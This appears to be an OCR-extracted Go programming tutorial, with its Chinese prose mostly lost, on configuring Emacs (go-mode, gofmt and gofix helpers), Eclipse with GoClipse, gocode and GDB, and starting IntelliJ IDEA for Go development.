
   ```
    ;; golang mode
    (require 'go-mode-load)
    (require 'go-autocomplete)
    ;; speedbar
    ;; (speedbar 1)
    (speedbar-add-supported-extension ".go")
    (add-hook
    'go-mode-hook
    '(lambda ()
        ;; gocode
        (auto-complete-mode 1)
        (setq ac-sources '(ac-source-go))
   ```

```
     ;; Imenu & Speedbar
     (setq imenu-generic-expression
         '(("type" "^type *\\([^ \t\n\r\f]*\\)" 1)
         ("func" "^func *\\(.*\\) {" 1)))
     (imenu-add-to-menubar "Index")
     ;; Outline mode
     (make-local-variable 'outline-regexp)
     (setq outline-regexp "//\\.\\|//[^\r\n\f][^\r\n\f]\\|pack\
\|func\\|impo\\|cons\\|var.\\|type\\|\t\t*....")
     (outline-minor-mode 1)
     (local-set-key "\M-a" 'outline-previous-visible-heading)
     (local-set-key "\M-e" 'outline-next-visible-heading)
     ;; Menu bar
     (require 'easymenu)
     (defconst go-hooked-menu
         '("Go tools"
         ["Go run buffer" go t]
         ["Go reformat buffer" go-fmt-buffer t]
         ["Go check buffer" go-fix-buffer t]))
     (easy-menu-define
         go-added-menu
         (current-local-map)
         "Go tools"
         go-hooked-menu)

     ;; Other
     (setq show-trailing-whitespace t)
     ))
 ;; helper function
 (defun go ()
     "run current buffer"
     (interactive)
     (compile (concat "go run " (buffer-file-name))))

 ;; helper function
 (defun go-fmt-buffer ()
     "run gofmt on current buffer"
     (interactive)
     (if buffer-read-only
     (progn
         (ding)
         (message "Buffer is read only"))
     (let ((p (line-number-at-pos))
     (filename (buffer-file-name))
     (old-max-mini-window-height max-mini-window-height))
         (show-all)
         (if (get-buffer "*Go Reformat Errors*")
     (progn
         (delete-windows-on "*Go Reformat Errors*")
         (kill-buffer "*Go Reformat Errors*")))
         (setq max-mini-window-height 1)
         (if (= 0 (shell-command-on-region (point-min) (point-max) "gofmt" "*Go Reformat Output*" nil "*Go Reformat Errors*" t))
     (progn
         (erase-buffer)
         (insert-buffer-substring "*Go Reformat Output*")
         (goto-char (point-min))
         (forward-line (1- p)))
     (with-current-buffer "*Go Reformat Errors*"
     (progn
         (goto-char (point-min))
         (while (re-search-forward "<standard input>" nil t)
         (replace-match filename))
         (goto-char (point-min))
         (compilation-mode))))
         (setq max-mini-window-height old-max-mini-window-height)
         (delete-windows-on "*Go Reformat Output*")
         (kill-buffer "*Go Reformat Output*"))))
 ;; helper function
 (defun go-fix-buffer ()
     "run gofix on current buffer"
     (interactive)
     (show-all)
     (shell-command-on-region (point-min) (point-max) "go tool fix -diff"))
```

3. Gospeedbar ;; (speedbar 1) *M-x speedbar*

Eclipse

EclipseEclipseGo



```
		if classes[i] == "func" {
			abbr = fmt.Sprintf("%s %s%s", classes[i], names[i], types[i][len("fun
		}
		fmt.Printf("  %s\n", abbr)
	}
}

func (*NiceFormatter) WriteSMap(decldescs []DeclDesc) {
	data, err := json.Marshal(decldescs)
	if err != nil {
		panic(err.String())
	}
	os.Stdout.Write(data)
}

func (*NiceFormatter) WriteRename(renamedescs []RenameDesc, err string) {
	data, error := json.Marshal(renamedescs)
	if error != nil {
		panic(error.Stri
	}
	os.Stdout.Write(data
}

//-------------------------------------------------------------------------
// VimFormatter
//-------------------------------------------------------------------------
```

```
Compact : func(dst *bytes.Buffer, src []uint8)
HTMLEscape : func(dst *bytes.Buffer, src []ui
Indent : func(dst *bytes.Buffer, src []uint8, p
Marshal : func(v interface{}) ([]uint8, os.Erro
MarshalForHTML : func(v interface{}) ([]uint8
MarshalIndent : func(v interface{}, prefix stri
NewDecoder : func(r io.Reader) *json.Decode
NewEncoder : func(w io.Writer) *json.Encode
Unmarshal : func(data []uint8, v interface{}) o
```

1 error, 0 warnings, 0 others

Errors (1 item)

1.11 EclipseGo

1. Eclipse
2. goclipse

   http://code.google.com/p/goclipse/wiki/InstallationInstructions

3. gocodego

   gocodegithub

   ```
   https://github.com/nsf/gocode
   ```

windowsgit msysgit

cmd

```
go get -u github.com/nsf/gocode
```


go buildgocode.exe

4. MinGW

5.

Windows->Reference->Go

(1).Go



GoClipse v0.2.4

GOROOT and Platform Settings

GOROOT path: C:\Go

GOOS: windows

GOARCH: 386

Paths

Go Compiler path: C:\Go\pkg\tool\windows_386\8g.exe

Go Linker path: C:\Go\pkg\tool\windows_386\8l.exe


Go Packer path: C:\Go\pkg\tool\windows_386\pack.exe

Code formatter path (gofmt): C:\Go\bin\gofmt.exe

Testing tool path (gotest):

1.12 Go

(2).GocodeGocodegocode.exe



Gocode


☑ Start Gocode server automatically

(to start manually: gocode -s -sock=tcp)

Gocode path: C:\Go\bin\gocode.exe

1.13 gocode

(3).GDBGDBMingWgdb.exe



Debugger


GDB Path

GDB path: C:\MinGW\bin\gdb.exe

1.14 GDB

1.

gohello.go



Go - testGo/src/cmd/hello.go - Eclipse
File Edit Source Navigate Search Project Run Window Help
Go
Project Ex
testGo
bin
pkg
src
cmd
hello.go
pkg
GOROOT
hello.go
Problems
History
Console
Writable
Insert


```
package main

import "fmt"

func main() {
    fmt.Println("hello world");
}
```

<terminated> hello.go [Go Application] hello.exe

```
hello world
```

1.15

console


Debug - testGo/src/cmd/hello.go - Eclipse
File Edit Source Navigate Search Project Run Window Help
Debug
Go
Debug
Variables
Breakpoints
Name
hello.go [Go Application]
gdb-hello.exe
gothread-2
hello.go
Outline
main
imports
main()
Console
Tasks

```
package main

import "fmt"

func main() {
	fmt.Println("hello world");
	fmt.Println("333 world");
}
```


```
hello.go [Go Application] hello.exe
(gdb)
5^done,stack-args=[frame={level="0",args=[]}]
(gdb)
^done
(gdb)
6^done,locals=[]
(gdb)
```

1.16 Go

IntelliJ IDEA

Javaideaideago,

1. ideaideawin,mac,linuxGo



Download IntelliJ IDEA 12

Version: 12.0.2 Build: 123.123 Released: January 15, 2013

